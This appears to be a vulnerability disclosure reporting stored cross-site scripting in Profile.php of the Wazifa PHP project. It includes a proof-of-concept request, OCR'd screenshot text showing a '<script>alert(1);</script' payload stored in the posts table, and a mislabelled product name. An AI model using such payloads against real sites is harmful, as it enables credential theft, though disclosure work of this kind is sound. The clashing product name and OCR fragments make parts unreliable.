Wazifa_IN_PHP has Cross Site Scripting vulnerability in Profile.php

supplier

https://download-media.code-projects.org/2020/04/Wazifa_IN_PHP_CSS_Js_AND_MYSQL__FREE_DOWNLOAD.zip

Vulnerability file

Profile.php

describe

There is an Cross Site Scripting vulnerability in Real Estate Property Management System in Profile.php .Control parameter: $postcontent

A malicious attacker can use this vulnerability to obtain administrator login credentials or phishing websites


code analysis


echo $postcontent in no filter. and $postcontent can be created.

POC

```
GET /Profile.php HTTP/1.1
Host: wazifa
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:134.0) Gecko/20100101
Firefox/134.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Connection: close
Cookie: PHPSESSID=vp9qmg441as10dtp4j4qfca9g7
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

Result


对象
* 无标题 - 查询
academic_yea...
courses @sup...
marks @super...
开始事务
文本
筛选
排序
列
导入
导出
数据生成
创建图表
idpost
postdate
postcontent
user_iduser
12
2018-05-02 20:15:54
post test
5
13
2018-05-02 20:18:26
asd
5
14
2018-05-02 22:12:25
ahahah
5
15
2018-05-02 22:44:44
<script>alert(1);</script
5


wazifa/Profile.php
可将书签放在书签工具栏上，方便快速访问。管理书签...
Wazifa
mohamed ali
Online
Search...
User hamada2
Image
Profile wazifa
Friends
View All Friends
Followers
View All Followers
wazifa
1
确定
Upload Photo
Post
Warning: Invalid argument supplied for foreach() in D:\phpstudy_pro\WWW\collegeProject-Wazifa\Profile.php on line 299
Personal information